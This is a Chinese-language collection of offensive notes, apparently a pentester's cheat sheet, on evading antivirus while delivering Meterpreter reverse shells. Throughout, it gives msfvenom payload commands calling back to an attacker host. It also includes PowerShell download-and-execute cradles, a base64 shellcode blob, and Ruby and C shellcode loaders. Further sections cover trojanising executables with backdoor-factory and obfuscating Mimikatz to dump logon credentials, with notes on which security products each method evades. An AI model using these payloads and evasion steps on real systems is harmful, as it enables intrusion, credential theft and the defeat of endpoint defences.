
看系统位数编译ScRunBase.py文件，使用pyinstaller打包为exe后执行

https://gitee.com/RichChigga/scrun/blob/master/ScRunBase64.py

```
>python pyinstaller-script.py -F -w ScRunBase64.py
```

DLL劫持

白dll劫持
Processmonitor查找程序加载的dll
使用stud_pe加载dll进去
或
生成payload免杀好粘贴进去，查看目标上有什么软件，本地查找可劫持的dll,劫持好文件后传上去。



MSBuild

链接
https://github.com/3gstudent/msbuild-inline-task/blob/master/executes%20shellcode.xml
>msfvenom -p windows/meterpreter/reverse_tcp lhost=192.168.0.108 lport=12138 -f csharp
远程执行
>wmiexec.py <**USER**>:'<**PASS**>'@<**RHOST**> cmd.exe /c start %windir%\Microsoft.NET\Framework\v4.0.30319\msbuild.exe \\<**attackerip**>\<**share**>\msbuild_nps.xml
要设置自动迁移进程

```
msf5 exploit(multi/handler) > set autorunscript migrate -n explorer.exe
autorunscript => migrate -n explorer.exe
msf5 exploit(multi/handler) > exploit -j -z
[*] Exploit running as background job 0.
[*] Exploit completed, but no session was created.

[*] Started reverse TCP handler on 192.168.0.108:12138
msf5 exploit(multi/handler) > [*] Sending stage (206403 bytes) to 192.168.0.103
[*] Meterpreter session 1 opened (192.168.0.108:12138 -> 192.168.0.103:49471) at 2020-03-24 22:39
:59 -0400
[*] Session ID 1 (192.168.0.108:12138 -> 192.168.0.103:49471) processing AutoRunScript 'migrate -
n explorer.exe'
[!] Meterpreter scripts are deprecated. Try post/windows/manage/migrate.
[!] Example: run post/windows/manage/migrate OPTION=value [...]
[*] Current server process: MSBuild.exe (3308)
[+] Migrating to 2692
[+] Successfully migrated to process
```

GreatSCT

```
>use Bypass
>list
>use regasm/meterpreter/rev_tcp.py
>msfconsole -r /usr/share/greatsct-output/handlers/payload.rc
```

Mshta

```
https://github.com/mdsecactivebreach/CACTUSTORCH/blob/master/CACTUSTORCH.hta
生成
>msfvenom -a x86 --platform windows -p windows/meterpreter/reverse_tcp LHOST=192.168.0.108 LPORT=12138 -f raw -o
/var/www/html/1.bin
>cat 1.bin |base64 -w 0
```

```
root@ykali:/var/www/html# cat 1.bin |base64 -w 0
/OiCAAAAYInlMcBki1Awi1IMi1IUi3IoD7dKJjH/rDxhfAIsIMHPDQHH4vJSV4tSEItKPItMEXjjSAHRUYtZIAHTi0kY4z
pJizSLAdYx/6zBzw0BxzjgdfYDffg7fSR15FiLWCQB02aLDEuLWBwB04sEiwHQiUQkJFtbYVlaUf/gX19aixLrjV1oMzIA
AGh3czJfVGhMdyYHiej/0LiQAQAAKcRUUGgpgGsA/9VqCmjAqABsaAIAL2qJ5lBQUFBAUEBQaOoP3+D/1ZdqEFZXaJmldG
H/1YXAdAr/Tgh17OhnAAAAagBqBFZXaALZyF//1YP4AH42izZqQGgAEAAAVmoAaFikU+X/1ZNTagBWU1doAtnIX//Vg/gA
fShYaABAAABqAFBoCy8PMP/VV2h1bk1h/9VeXv8MJA+FcP///+mb////AcMpxnXBw7vwtaJWagBT/9U=root@ykali:/va
```

编码后的内容复制到

```
' Replace with binary name that you want to inject into. This can be anyt
Dim binary : binary = "rundll32.exe"

' Base64 encoded 32-bit shellcode
Dim code : code = "/OiCAAAAYInlMcBkilAwilIMilIUi3IoD7dKJjH/rDxhfAIsIMHPDQ
```

执行
```
>mshta http://192.168.0.106:1222/1.hta
```
360执行检测出来，静态动态无法检测、火绒无法检测

InstallUtil

内网文章中有介绍

Veil

```
>use 1选择evasion模块
>list查看可用payload
>use 7 选择c格式的payload
>set LHOST/LPORT设置回连IP和端口
>generate生成
```

```
[*] Language: c
[*] Payload Module: c/meterpreter/rev_tcp
[*] Executable written to: /var/lib/veil/output/compiled/veil.exe
[*] Source code written to: /var/lib/veil/output/source/veil.c
[*] Metasploit Resource file written to: /var/lib/veil/output/handlers/vei
l.rc
```

直接生成的exe可能会被查杀，目前可过360，不能过火绒
使用minGW-w64编译C文件
```
>gcc -o vel.exe veil.c -l ws2_32
```

RC4

```
>msfvenom -p windows/x64/meterpreter/reverse_tcp_rc4 lhost=192.168.0.108 lport=3333 RC4PASSWORD=123qwe!@# -f c
```


捆绑

```
>msfvenom -p windows/meterpreter/reverse_tcp LHOST=192.168.0.108 LPORT=12138 -e x86/shikata_ga_nai -x PsExec64.exe  -i 15 -f exe
-o /var/www/html/payload4.exe
```

Evasion模块


```
>show evasion
```

Phantom-Evasion



Shellter

```
仅支持32位程序
>apt install shellter
指定一个exe文件
```





```
选择payload
```

the-backdoor-factory

```
查看是否支持捆绑
>python backdoor.py -f /root/Desktop/putty.exe -S
查看此文件支持哪些payload
>python backdoor.py -f /root/Desktop/putty.exe -s show
reverse_shell_tcp_inline对应msf
set payload windows/meterpreter/reverse_tcp
meterpreter_reverse_https_threaded应msf
set payload windows/meterpreter/reverse_https
iat_reverse_tcp_stager_threaded修复IAT
user_supplied_shellcode_threaded自定义payload
参数
-s 指定payload
-H 回连地址
-P 回连端口
-J 多代码裂缝注入
>python backdoor.py -f ~/putty.exe -s iat_reverse_tcp_stager_threaded -H 192.168.0.108 -P 12138 -J -o payload.exe
后门生成在backdoored目录
或
生成payload
msfvenom -p windows/meterpreter/reverse_tcp LHOST=192.168.0.108 LPORT=12138 -e x86/shikata_ga_nai -i 5 -f raw -o shellcode.c
自定义
>python backdoor.py -f /root/putty.exe -s user_supplied_shellcode_threaded -U /root/shellcode.c  -o payload2.exe
```

zirikatu



hanzoInjection

```
https://github.com/P0cL4bs/hanzoInjection
生成
>msfvenom -p windows/meterpreter/reverse_tcp lhost=192.168.0.108 lport=12138 -f raw -o /var/www/html/1.bin
>HanzoInjection.exe -p 1.bin -o 1.cs
编译1.cs
属性-生成-允许不安全代码
```


PowerShell免杀


直接生成

```
>msfvenom -p windows/x64/meterpreter/reverse_tcp -e x86/shikata_ga_nai -i 15 -b '\x00' lhost=192.168.0.108 lport=12138 -f psh -o
/var/www/html/1.ps1
执行
>powershell -ep bypass -noexit -file 1.ps1
Powershell行为检测bypass
>powershell -noexit "$c1='IEX(New-Object
Net.WebClient).Downlo';$c2='123(''http://192.168.0.108/1.ps1'')'.Replace('123','adString');IEX ($c1+$c2)"
```

Invoke-Shellcode加载

```
生成code
>msfvenom -p windows/x64/meterpreter/reverse_tcp LHOST=192.168.0.108 LPORT=12138 -f powershell -o /var/www/html/1.ps1
目标执行
> powershell -ep bypass
> IEX(New-Object Net.WebClient).DownloadString('http://192.168.0.108/ps/powersploit/CodeExecution/Invoke-Shellcode.ps1')
> IEX(New-Object Net.WebClient).DownloadString('http://192.168.0.108/1.ps1')
> Invoke-Shellcode -Shellcode ($buf) -Force
```






```
防护软件没反应
```

Invoke-Obfuscation

```
https://github.com/danielbohannon/Invoke-Obfuscation
生成code
>msfvenom -p windows/x64/meterpreter/reverse_tcp LHOST=192.168.0.108 LPORT=12138 -f psh -o /var/www/html/1.ps1
>powershell -ep bypass
>Import-Module .\Invoke-Obfuscation.psd1
>Invoke-Obfuscation
>set scriptpath C:\Users\y\Desktop\1.ps1
>encoding
>3 指定编码方式
>out C:\Users\y\Desktop\ok.ps1 保存
```

```
Invoke-Obfuscation> set scriptpath C:\Users\y\Desktop\1.ps1


Successfully set ScriptPath:
C:\Users\y\Desktop\1.ps1


Choose one of the below options:

[*] TOKEN       Obfuscate PowerShell command Tokens
[*] AST         Obfuscate PowerShell Ast nodes (PS3.0+)
[*] STRING      Obfuscate entire command as a String
[*] ENCODING    Obfuscate entire command via Encoding
[*] COMPRESS    Convert entire command to one-liner and Compress
[*] LAUNCHER    Obfuscate command args w/Launcher techniques (run once at end)


Invoke-Obfuscation> encoding


Choose one of the below Encoding options to APPLY to current payload:

[*] ENCODING\1          Encode entire command as ASCII
[*] ENCODING\2          Encode entire command as Hex
[*] ENCODING\3          Encode entire command as Octal
[*] ENCODING\4          Encode entire command as Binary
[*] ENCODING\5          Encrypt entire command as SecureString (AES)
[*] ENCODING\6          Encode entire command as BXOR
[*] ENCODING\7          Encode entire command as Special Characters
[*] ENCODING\8          Encode entire command as Whitespace


Invoke-Obfuscation\Encoding> 3

Executed:
  CLI:  Encoding\3
  FULL: Out-EncodedOctalCommand -ScriptBlock $ScriptBlock -PassThru

Result:
 -JoiN( ( 44,155 ,146 ,  161,120,164,166,  157,  107 ,40 ,75,  40,  100,  42,  15 ,12,133,  104,
162 ,  164,  50,42 ,153,145 ,  162 ,156,  145 ,  154 ,  63,  62,  56 ,144,154,  154 ,42 ,51 ,  135
```

C:\Users\y\Desktop\ok.ps1 - Notepad++

文件(F) 编辑(E) 搜索(S) 视图(V) 编码(N) 语言(L) 设置(T) 工具(O) 宏(M) 运行(R) 插件(P)

ok.ps1

```
1   -JoiN( ( 44,155 ,146 ,  161,120,164,166,  157,  107 ,40 ,75,  40,  100
2
```

执行

```
>powershell -ep bypass -noexit -file ok.ps1
```

```
C:\Users\Administrator\Desktop>powershell -ep bypass -noexit -file C:\Users\Admi
nistrator\Desktop\ok.ps1
Windows PowerShell
Copyright (C) 2016 Microsoft Corporation. All rights reserved.

1056
PS C:\Users\Administrator\Desktop>
```

```
msf5 exploit(multi/handler) > exploit

[*] Started reverse TCP handler on 192.168.0.108:12
[*] Sending stage (206403 bytes) to 192.168.0.104
[*] Meterpreter session 2 opened (192.168.0.108:121
:48:17 -0400

meterpreter >
```

Xencrypt

```
https://github.com/the-xentropy/xencrypt/blob/master/xencrypt.ps1
>Invoke-Xencrypt -InFile invoke-mimikatz.ps1 -OutFile xenmimi.ps1 -Iterations 100 递归分层躲避动态查杀
```

```
>Invoke-Xencrypt -infile .\Invoke-Mimikatz.ps1 -outfile mimi.ps1
```

```
PS C:\Users\y\Desktop> Import-Module .\xencrypt.ps1
PS C:\Users\y\Desktop> Invoke-Xencrypt -infile .\Invoke-Mimikatz.ps1 -outfile mimi.ps1

Xencrypt  Copyright (C) 2020  Xentropy ( @Samuel1Anttila )
This program comes with ABSOLUTELY NO WARRANTY; for details type show w'.
This is free software, and you are welcome to redistribute it
under certain conditions.

[*] Reading '.\Invoke-Mimikatz.ps1' ...
[*] Starting code layer  ...
[*] Compressing ...
[*] Generating encryption key ...
[*] Encrypting ...
[*] Finalizing code layer ...
[*] Starting code layer  ...
[*] Compressing ...
[*] Generating encryption key ...
[*] Encrypting ...
[*] Finalizing code layer ...
[*] Writing 'mimi.ps1' ...
[+] Done!
```

```
PS C:\Users\Administrator\Desktop> Import-Module .\mimi.ps1
PS C:\Users\Administrator\Desktop> Invoke-Mimikatz

  .#####.   mimikatz 2.2.0 (x64) #18362 Jan 16 2020 20:15:50
 .## ^ ##.  "A La Vie, A L'Amour" - (oe.eo)
 ## / \ ##  /*** Benjamin DELPY `gentilkiwi` ( benjamin@gentilkiwi.com )
 ## \ / ##       > http://blog.gentilkiwi.com/mimikatz
 '## v ##'       Vincent LE TOUX             ( vincent.letoux@gmail.com )
  '#####'        > http://pingcastle.com / http://mysmartlogon.com   ***/

mimikatz(powershell) # sekurlsa::logonpasswords

Authentication Id : 0 ; 921574 (00000000:000e0fe6)
Session           : Interactive from 1
User Name         : Administrator
Domain            : WIN7
Logon Server      : WIN7
Logon Time        : 2020/3/23 23:47:00
SID               : S-1-5-21-3946260525-3778660789-260194471-500
        msv :
         [00010000] CredentialKeys
```

PyFuscation

```
https://github.com/CBHue/PyFuscation
对函数，参数，变量进行混淆
>python3 PyFuscation.py -fvp --ps Invoke-Mimikatz.ps1
```

```
root@ykali:~/PyFuscation# python3 PyFuscation.py -fvp --ps Invoke-Mimikatz.ps1
[*] Replaced Get-VirtualProtectValue With: bung
[*] Replaced Get-Win32Constants With: chinned
[*] Replaced Get-Win32Functions With: kilning
[*] Replaced Get-Win32Types With: wither
[*] Replaced Import-DllImports With: versatile
[*] Replaced Import-DllInRemoteProcess With: grottos
[*] Replaced Invoke-CreateRemoteThread With: loonie
[*] Replaced Invoke-MemoryFreeLibrary With: situating
[*] Replaced Invoke-MemoryLoadLibrary With: renovate
[*] Replaced Invoke-Mimikatz With: welters
[*] Replaced Sub-SignedIntAsUnsigned With: calcifies
[*] Replaced Test-MemoryRangeValid With: sickly
```

拆分+C编译

```
#include<stdio.h>
#include<stdlib.h>
int main(){
system("powershell $c2='IEX (New-Object Net.WebClient).Downlo';$c3='adString(''http://x.x.x.x/a'')'; $Text=$c2+$c3; IEX(-join $Text)");
return 0;
}
```

行为检测

```
>powershell.exe -w Normal -w Normal -w Normal
```

```
powershell>$string>c:\1.txt
修改ps脚本
[Byte[]]$var_code = [Byte[]](payload)
再混淆一下函数和变量
绕过执行命令的拦截
使用cs的参数欺骗
beacon > argue cmd.exe blablabla
```

分块免杀

```
生成
msfvenom -p windows/x64/meterpreter_reverse_https LHOST=192.168.0.108 LPORT=443 -f psh-net -o shity_shellcode.ps1
```

```
root@ykali:~/Desktop# msfvenom -p windows/x64/meterpreter_reverse_https LHOST=192.168.0.108 LPORT=443 -f
psh-net -o shity_shellcode.ps1
[-] No platform was selected, choosing Msf::Module::Platform::Windows from the payload
[-] No arch selected, selecting arch: x64 from the payload
No encoder or badchars specified, outputting raw payload
Payload size: 207449 bytes
Final size of psh-net file: 278250 bytes
Saved as: shity_shellcode.ps1
root@ykali:~/Desktop#
```

```
先来测试一下，把ps1文件的shellcode换成一段无害的字符串
```

```
root@ykali:~/Desktop# vim hello.txt
root@ykali:~/Desktop# cat hello.txt | iconv --to-code UTF-16LE |base64
bwBrAGYAdQBjAGsACgA=
root@ykali:~/Desktop#
```

/root/Desktop/hello.txt - Mousepad


File Edit Search View Document Help

Warning, you are using the root account, you m

1 pkfuck

```
$md4xP = $yid.CompileAssemblyFromSource($shMMG, $yobJ)

[Byte[]]$ez = [System.Convert]::FromBase64String("bwBrAGYAdQBjAGsACgA=")
```

```
结果发现还是被查杀了
```




```
这表明大多数检测来自PowerShell模板，而不是Shellcode本身。
下面几种bypass方法
1.将字符串分成几部分并创建中间变量;
2.添加大量垃圾备注;
3.添加一些垃圾指令，例如循环或睡眠指令（对于沙盒有用）。
[DllImport("kernel32.dll")]
变为
[DllImport("ke"+"rne"+"l32.dll")] #可绕过赛门铁克
$przdE.ReferencedAssemblies.AddRange(@("System.dll",[PsObject].Assembly.Location))
变为
```

```
$magic="Syst"+"em"+".dll";
$przdE.ReferencedAssemblies.AddRange(@($magic,[PsObject].Assembly.Location))
分割shellcode
$sc0=<shellcode的第1部分>; …$sc7=<shellcode的第8部分>; [Byte[]]$tcomplete_sc=[System.Convert]::FromBase64String($sc0+$sc1+…+$sc7)
一些细节可参照
https://raw.githubusercontent.com/kmkz/Pentesting/master/AV_Evasion/AV_Bypass.ps1
我不太懂汇编语言，所以没有添加无害指令。
这里直接使用一键生成的bash脚本，有时间的可以读读里面的命令
https://github.com/darksh3llRU/tools/blob/master/psh-net_shellcode_fastchange.sh
这个脚本是生成个hta的，脚本以1337个字符来分块
```

```
93  chunk_size=1337
94  printf "\nSplitting shellcode in chunks with size $chunksize"
95  cp raw_pshnet_revhttps.ps1 final_pshnet_revhttps.ps1
96  # determine shellcode size, split by chunk_size in the cycle and put to the array
97  shellcode_size=${#eleet_shellcode}
98  printf "DEBUG: Shellcode size is $shellcode_size\n"
99  shellcode_parts=$(($shellcode_size/$chunk_size))
100 printf "DEBUG: shellcode will be splited into $shellcode_parts+1 parts\n"
101
```


我测试的时候1337个字符会被赛门铁克查杀到，我这里修改成250个字符来分块

```
92 # ps1 obfuscation, replacements etc
93 chunk_size=250
94 printf "\nSplitting shellcode in chunks with size $chunksize"
95 cp raw_pshnet_revhttps.ps1 final_pshnet_revhttps.ps1
96 # determine shellcode size, split by chunk_size in the cycle and put to the arra
97 shellcode_size=${#eleet_shellcode}
98 printf "DEBUG: Shellcode size is $shellcode_size\n"
99 shellcode_parts=$(($shellcode_size/$chunk_size))
100 printf "DEBUG: shellcode will be splited into $shellcode_parts+1 parts\n"
```

因为我没加汇编指令，中间这里直接按任意键跳过即可，懂的可以在开头添加一些指令，例如**xor**，inc，dec，add，**sub**，mov，nop等

```
[-] No arch selected, selecting arch: x64 from the payload
No encoder or badchars specified, outputting raw payload
Payload size: 207449 bytes
Final size of psh-net file: 278275 bytes
Saved as: raw_pshnet_revhttps.ps1
Raw psh-net usage example:
powershell.exe -Window Hidden -Nop -Exec Bypass -C "[System.Net.WebRequest]::DefaultWebProxy=[System.Net.
WebRequest]::GetSystemWebProxy();[System.Net.WebRequest]::DefaultWebProxy.Credentials=[System.Net.Credent
ialCache]::DefaultNetworkCredentials;IWR('/raw_pshnet_revhttps.ps1') -UserAgent 'Mozilla/5.0 (Windows NT
10.0; WOW64; Trident/7.0; rv:11.0) like Gecko'|IEX"
Extracting, decoding and converting shellcode:
...
Original shellcode raw_pshnet_revhttps.hex.txt, modify and put back into the file named final_pshnet_revh
ttps.hex.txt
Press any key to continue when modified shellcode file is ready...
```

执行完后会生成一些文件




我们只用final_pshnet_revhttps.ps1这个文件，打开修改一下

```
#f4VDn3J4_bIrsF8BrBfyfI*_GzX3B3eG(OwAVx*(M_IN7IyGRjTPG5erneG8HUuI6JqI*Uz
$mbXH = New-Object Microsoft.CSharp.CSharpCodeProvider
#f4VDn3J4_bIrsF8BrBfyfI*_GzX3B3eG(OwAVx*(M_IN7IyGRjTPG5erneG8HUuI6JqI*Uz
$eHrY = New-Object System.CodeDom.Compiler.CompilerParameters
#f4VDn3J4_bIrsF8BrBfyfI*_GzX3B3eG(OwAVx*(M_IN7IyGRjTPG5erneG8HUuI6JqI*Uz
$eHrY.ReferencedAssemblies.AddRange(@("System.dll", [PsObject].Assembly.
#f4VDn3J4_bIrsF8BrBfyfI*_GzX3B3eG(OwAVx*(M_IN7IyGRjTPG5erneG8HUuI6JqI*Uz
$eHrY.GenerateInMemory = $True
#f4VDn3J4_bIrsF8BrBfyfI*_GzX3B3eG(OwAVx*(M_IN7IyGRjTPG5erneG8HUuI6JqI*Uz
$hk = $mbXH.CompileAssemblyFromSource($eHrY, $gLG)
#f4VDn3J4_bIrsF8BrBfyfI*_GzX3B3eG(OwAVx*(M_IN7IyGRjTPG5erneG8HUuI6JqI*Uz
```

修改成

```
$magic="Syst"+"em"+".dll";
#f4VDn3J4_bIrsF8BrBfyfI*_GzX3B3eG(OwAVx*(M_IN7IyGRjTPG5erneG8HUuI6Jq
$mbXH = New-Object Microsoft.CSharp.CSharpCodeProvider
#f4VDn3J4_bIrsF8BrBfyfI*_GzX3B3eG(OwAVx*(M_IN7IyGRjTPG5erneG8HUuI6Jq
$eHrY = New-Object System.CodeDom.Compiler.CompilerParameters
#f4VDn3J4_bIrsF8BrBfyfI*_GzX3B3eG(OwAVx*(M_IN7IyGRjTPG5erneG8HUuI6Jq
$eHrY.ReferencedAssemblies.AddRange(@($magic, [PsObject].Assembly.Lo
#f4VDn3J4_bIrsF8BrBfyfI*_GzX3B3eG(OwAVx*(M_IN7IyGRjTPG5erneG8HUuI6Jq
$eHrY.GenerateInMemory = $True
#f4VDn3J4_bIrsF8BrBfyfI*_GzX3B3eG(OwAVx*(M_IN7IyGRjTPG5erneG8HUuI6Jq
```




```
PS C:\Users\y\Desktop> Import-Module .\final_pshnet_revhttps.ps1
 like Gecko'
HttpUserAgent => Mozilla/5.0 (Windows NT 10.0; WOW64; Trident/7.0; rv:11.0) like Gecko
resource (multihandler.rc)> set OverrideLHOST 192.168.0.108
OverrideLHOST => 192.168.0.108
resource (multihandler.rc)> set OverrideLPORT 443
OverrideLPORT => 443
resource (multihandler.rc)> set OverrideRequestHost true
OverrideRequestHost => true
resource (multihandler.rc)> set exitonsession false
exitonsession => false
resource (multihandler.rc)> exploit -j -z
[*] Exploit running as background job 0.
[*] Exploit completed, but no session was created.
[*] Starting persistent handler(s)...
msf5 exploit(multi/handler) >
[*] Started HTTPS reverse handler on https://192.168.0.108:443/logout
[*] https://192.168.0.108:443/logout handling request from 192.168.0.105; (UUID: mhfpuv6v) Redirecting st
ageless connection from /logout/ikLxh1pWVSPiVONWvKzeJghaziR85x4Qgl8vrnSLWr1oQ8eZ_gDA05KUaDz3e4-CBxVZe1J_
with UA ''Mozilla/5.0'
[*] https://192.168.0.108:443/logout handling request from 192.168.0.105; (UUID: mhfpuv6v) Attaching orph
aned/stageless session...
[*] Meterpreter session 1 opened (192.168.0.108:443 -> 192.168.0.105:63629) at 2020-06-28 02:45:06 -0400

msf5 exploit(multi/handler) > sessions 1
[*] Starting interaction with 1...

meterpreter > getuid
Server username: Y\y
meterpreter >
```

Ruby

目标机器装有ruby时
生成
>msfvenom -p windows/x64/meterpreter/reverse_tcp LHOST=192.168.0.108 LPORT=12138 -f ruby
粘贴到ruby中

ruby. txt

```
require 'fiddle'
require 'fiddle/import'
require 'fiddle/types'


shellcode = ""

include Fiddle

kernel32 = Fiddle.dlopen('kernel32')

ptr = Function.new(kernel32['VirtualAlloc'], [4,4,4,4], 4).call(0, shellcode.size, 0x3000, 0x40)

Function.new(kernel32['VirtualProtect'], [4,4,4,4], 4).call(ptr, shellcode.size, 0, 0)

buf = Fiddle::Pointer[shellcode]

Function.new(kernel32['RtlMoveMemory'], [4, 4, 4],4).call(ptr, buf, shellcode.size)

thread = Function.new(kernel32['CreateThread'],[4,4,4,4,4,4], 4).call(0, 0, ptr, 0, 0, 0)

Function.new(kernel32['WaitForSingleObject'], [4,4], 4).call(thread, -1)
```

执行
>ruby xx.ruby

Golang

生成
>msfvenom -p windows/x64/meterpreter/reverse_tcp LHOST=192.168.0.108 LPORT=12138 -f c
代码转换成0x格式，粘贴到go.txt中保存为go格式

